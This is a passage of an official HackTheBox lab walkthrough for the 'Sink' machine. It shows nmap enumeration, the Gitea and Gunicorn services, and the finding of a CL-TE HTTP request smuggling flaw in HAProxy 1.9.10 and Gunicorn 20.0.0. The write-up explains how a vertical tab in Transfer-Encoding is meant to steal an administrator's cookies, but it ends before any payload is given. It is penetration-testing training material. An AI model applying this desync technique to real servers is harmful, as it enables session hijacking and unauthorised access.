HACKTHEBOX

Sink

13th September 2021 / Document No D21.100.131

Prepared By: MrR3boot

Machine Author(s): MrR3boot

Difficulty: Insane

Classification: Official

Synopsis

Sink is an insane Linux machine that features an application which is vulnerable to HTTP Desync attack. Exploiting this vulnerability gives access to a high privileged user on the application. This privilege gives access to Gitea service. Enumeration of repositories lead to a private key leak which can be used to gain a foothold on system. Enumerating SecretsManager service reveals credentials which assists in moving laterally. System access can be obtained by decrypting a file using the KMS service.

Skills Required

- Enumeration
- OWASP Top 10
- Basic AWS Cloud Knowledge

Skills Learned

- HTTP Desync Exploitation
- AWS CloudWatch
- AWS SecretsManager
- AWS KMS


Enumeration

Nmap


```
ports=$(nmap -p- --min-rate=1000 -T4 10.129.200.88 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -sC -sV -p$ports 10.129.200.88
```

```
nmap -sC -sV -p$ports 10.129.200.88

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
3000/tcp open  ppp?
5000/tcp open  http    Gunicorn 20.0.0
|_http-server-header: gunicorn/20.0.0
|_http-title: Sink Devops
```


Nmap scan reveals that the target server has three ports open. We browse to port 3000.




`Gitea` is a self hosted Git service. Registration feature is disabled in this application. Let's browse to the `Explore` page.




We don't have any public repositories to view. Let's look at `Users` tab then.




It seems that there are three usernames. It is possible to browse to `Organizations`.




The orgnization is `Sink_Solutions`. We note down the usernames and continue further the enumeration by browsing to port 5000.




We've another application running on port 5000 with registration and login features. We register a new account and login.



Website has a post written by `Administrator` which is referring to a DevOps introduction and it has a feature to comment on the post. We also find the email of `admin@sink.htb`.




Clicking on `Delete` hyperlink will delete the comments. We also notice a notes feature.



After creating a note, it is possible to either view or delete it.


Notes

Save important information here.



ID	Link	Action
9325	View	Delete

Tests for xss, ssti and sql injections failed on both the comments and notes features. Reviewing the response headers we observe that the requests are processed by `Gunicorn 20.0.0`.



Request

Pretty Raw \n Actions

```
1 GET /home HTTP/1.1
2 Host: 10.129.200.88:5000
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0)
  Gecko/20100101 Firefox/78.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,imag
  e/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://10.129.200.88:5000/
8 DNT: 1
9 Connection: close
10 Cookie: session=
  eyJlbWFpbCI6InRlc3RAc2luay5odGIifQ.YT7WCA.4v33J_0GhKT2-OeU
  7hEGlXkp2W8
11 Upgrade-Insecure-Requests: 1
12 Cache-Control: max-age=0
```


Response

Pretty Raw Render \n Actions


```
1 HTTP/1.1 200 OK
2 Server: gunicorn/20.0.0
3 Date: Mon, 13 Sep 2021 04:39:56 GMT
4 Connection: close
5 Content-Type: text/html; charset=utf-8
6 Content-Length: 6388
7 Vary: Cookie
8 Via: haproxy
9 X-Served-By: 4348cfb57a49
10
11
12 <!DOCTYPE html>
13 <html lang="en">
14
15   <head>
16
17     <meta charset="utf-8">
```

Foothold

`Gunicorn` is a Web Server Gateway Interface (WSGI) HTTP server which is commonly used in web application deployments. We also notice a `Via` header having `haproxy`. This header is generally being added by forward/reverse proxies in order to track the requests and responses from specific client. If we send an incomplete request to the proxy server it reveals the version in the response header.



Searching online for known vulnerabilities on this specific version reveals the following reference.



This blogpost explains that HAProxy 1.9.10 version is vulnerable to the HTTP request smuggling vulnerability. HAProxy offers `Transfer-Encoding` header over `Content-Length` when passing the requests to the backend servers. But if we manage to append a vertical tab to it then it processes the requests based on the `Content-Length` header.


Gunicorn changelog reveals that the chunked encoding support is fixed in `20.0.1` version.

```
fixed chunked encoding support to prevent any request smuggling
<https://portswigger.net/research/http-desync-attacks-request-smuggling-reborn>_
```

In our case it is still supported. So due to the vulnerability in the frontend HAProxy server, the requests are processed based on `Content-Length` header and the backend Gunicorn server prefers `Transfer-Encoding` header. This combination is vulnerable to the CL-TE HTTP Desync.

The DevOps post is written by user `Administrator` and we also have an email of `admin@sink.htb` which indicates that maybe the administrator user is present in this application. Assuming that the administrator user is performing some actions on the same application, we can perform the request smuggling attack to either steal his cookies or to reveal some sensitive information.

We intercept a request of posting a comment or saving a note and forward it to repeater.



